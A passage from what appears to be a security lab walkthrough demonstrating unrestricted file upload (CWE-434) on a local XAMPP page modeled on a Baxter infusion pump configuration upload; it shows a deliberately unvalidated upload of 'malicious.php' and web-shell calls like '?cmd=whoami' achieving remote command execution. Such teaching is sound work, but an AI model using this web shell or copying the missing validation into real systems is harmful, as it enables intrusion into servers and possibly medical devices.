
Device Configuration Upload

Simulating pump configuration and firmware update interface

Select configuration file or firmware update:

malicious.php

Related Baxter Vulnerabilities



File Upload Result

⚠️ CWE-434 VULNERABILITY DEMONSTRATION
This code intentionally lacks file validation to show how unrestricted file upload works.

📄 Upload Information:

Original filename: malicious.php
File size: 4.67 KB
File type (declared): application/octet-stream
Temporary location: C:\xampp\tmp\php99BD.tmp
Upload timestamp: 2026-03-04 16:54:29

⚠️ WARNING: PHP file detected!
This file contains executable code. In a vulnerable system (like older Baxter pumps with FTP access), this could be used to execute arbitrary commands on the device [citation:2].

✅ File successfully uploaded to device storage.

📁 Location: C:\xampp\htdocs\cwe434\uploads\malicious.php



🔑 Access at: [uploads/malicious.php](#)

12. Now that we know the vulnerability doesn't check the type of file and directly executes it and our malicious php file when executed with arguments will run those arguments in terminal is now stored in the location :

`http://localhost/cwe434/uploads/malicious.php`
`localhost`


13. We now through url send our payload argument such as :

http://localhost/cwe434/uploads/malicious.php?cmd=ipconfig
localhost



or

http://localhost/cwe434/uploads/malicious.php?cmd=whoami
localhost



14.Hence we demonstrated how via unrestricted file upload we can perform remote code execution

Previous
A) Healthcare Hacking

Last updated 0 minutes ago